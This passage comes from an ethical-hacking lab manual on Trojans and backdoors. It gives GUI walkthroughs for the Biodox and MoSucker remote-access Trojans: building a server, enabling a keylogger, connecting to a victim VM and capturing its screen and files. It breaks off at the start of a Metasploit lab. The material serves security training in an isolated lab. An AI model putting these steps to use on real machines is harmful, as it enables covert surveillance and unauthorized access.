


FIGURE 9.5: Bodox services

9. Now switch to Windows Server 2008 Virtual Machine, and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan** to run the **server.exe** file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.6: Bodox server.exe

10. Double-click **server.exe** in Windows Server 2008 virtual machine, and click **Run** in the **Open File – Security Warning** dialog box.




FIGURE 9.7: Run the tool

11. Now switch to Windows 8 Virtual Machine and click the **active/deactive status** button to see the connected machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.8: Bodox open source edition

12. After getting connected you can view connected victims as shown in the following screenshot.




FIGURE 9.9: Bodox open source edition

13. Now you can perform actions with the victim by selecting the appropriate action tab in the left pane of the **Biodox** window.
14. Now click the **settings manager** option to view the applications running and other application settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.9: Bodox open source editor

15. You can also record the screenshots of the victim by clicking the **Screen Capture** button.
16. Click the **Start Screen Capture** button to capture screenshots of the victim's machine.




FIGURE 9.10: screen capture

17. Biodox displays the captured screenshot of the victim's machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.11: screen capture

18. Similarly, you can access the details of the victim's machine by clicking the respective functions.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Biodox	**Output:** Record the screenshots of the victim machine

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 10

Creating a Server Using the MoSucker

MoSucker is a Visual Basic Trojan. MoSuker's edit server program has a client with the same layout as subSeven's client.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A backdoor is a secret or unauthorized channel for accessing computer system. In an attack scenario, hackers install backdoors on a machine, once compromised, to access it in an easier manner at later times. With the growing use of e-commerce, web applications have become the target of choice for attackers. With a backdoor, an attacker can virtually have full and undetected access to your application for a long time. It is critical to understand the ways backdoors can be installed and to take required preventive steps.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

Lab Environment

To carry this out, you need:

- **MoSucker** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker**
- A computer running Windows Server 2012 as host machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running **Window Server 8** Virtual Machine (Attacker)
- **Windows Server 2008** running in Virtual Machine (Victim)
- A web browser with **Internet** access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance of the website may differ from what it is in the lab, but the actual process of creating the server and the client is same as shown in this lab.

Lab Tasks

TASK 1

Create Server with ProRat

1. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker**.
2. Double-click the **CreateServer.exe** file to create a server.




FIGURE 10.1: Install createServer.exe

3. In the **Open File – Security Warning** dialog box, click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.2: Install createServer.exe

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

4. The MoSucker **Server Creator/Editor** window appears, leave the default settings and click **OK**.




FIGURE 10.3: Install createServer.exe

5. Use the file name **server.exe** and to save it in the same directory, click **Save**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.4: Save Server.exe

6. MoSucker will generate a server with the complete settings in the default directory.




FIGURE 10.5: Install server progress

7. Click **OK** in the **Edit Server** pop-up message.




FIGURE 10.6: Server created successful

8. In the MoSucker wizard, change the **Victim's Name** to **Victim** or leave all the settings as their defaults.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.7: Give the victim machine details

9. Now click **Keylogger** in the left pane, and check the **Enable off-line keylogger** option, and then click **Save**.
10. Leave the rest of the settings as their defaults.




FIGURE 10.8: Enable the keylogger

11. Click **OK** in the EditServer pop-up message.




FIGURE 10.9: Server save file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Now switch to Windows Server 2008 Virtual Machine, and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker** to run the **server.exe** file.




FIGURE 10.10: click server.exe

13. Double-click **server.exe** in Windows Server 2008 virtual machine, and click **Run** in the **Open File – Security Warning** dialog box.

FIGURE 10.11: Click on Run

14. Now switch to Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker** to launch **MoSucker.exe**.

15. Double-click **MoSucker.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.12: click on Mosuker.exe

16. In the Open File – Security Warning dialog box, click **Run** to launch MoSucker.




FIGURE 10.13: Run the applicatin

17. The MoSucker main window appears, as shown in the following figure.

FIGURE 10.14: Mosucher main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Enter the IP address of the victim and port number as you noted at the time of server configuration, and then click **Connect**.
19. In this lab, we have noted Windows Server 2008 virtual machine's IP address (**10.0.0.13**) and port number: **4288**.

Note: These might differ in your classroom labs.

FIGURE 10.15: connect to victim machine

20. Now the **Connect** button automatically turns to **Disconnect** after getting connected with the victim machine as shown in the following screenshot.

FIGURE 10.16: connection established

21. Now click **Misc stuff** in the left pane, which shows different options from which an attacker can use to perform actions from his or her system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

FIGURE 10.17: setting server options

22. You can also access the victim's machine remotely by clicking **Live capture** in the left pane.
23. In the **Live capture** option click **Start**, which will open the remote desktop of a victim's machine.




FIGURE 10.18: start capturing

24. The remote desktop connection of the victim's machine is shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.19: capturing victim machine

25. You can access files, modify the files, and so on in this mode.




FIGURE 10.20: capturing victim machine

26. Similarly, you can access the details of the victim's machine by clicking the respective functions.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Mosucker	**Output:** Record the screenshots of the victim's machine

Questions

1. Evaluate and examine various methods to connect to victims if they are in different cities or countries.

☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 11

Hack Windows 7 Using Metasploit

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Large companies are common targets for hackers and attackers of various kinds and it is not uncommon for these companies to be actively monitoring traffic to and from their critical IT infrastructure. Based on the functionality of the Trojan we can safely surmise that the intent of the Trojan is to open a backdoor on a compromised computer, allowing a remote attacker to monitor activity and steal information from the compromised computer. Once installed inside a corporate network, the backdoor feature of the Trojan can also allow the attacker to use the initially compromised computer as a springboard to launch further forays into the rest of the infrastructure, meaning that the wealth of information that may be stolen could potentially be far greater than that existing on a single machine. A basic principle with all malicious programs is that they need user support to do the damage to a computer. That is the reason why Trojan horses try to deceive users by showing them some other form of email. Backdoor programs are used to gain unauthorized access to systems and backdoor software is used by hackers to gain access to systems so that they can send in the malicious software to that particular system. Successful attacks by the hacker or attacker infecting the target environment with a customized Trojan 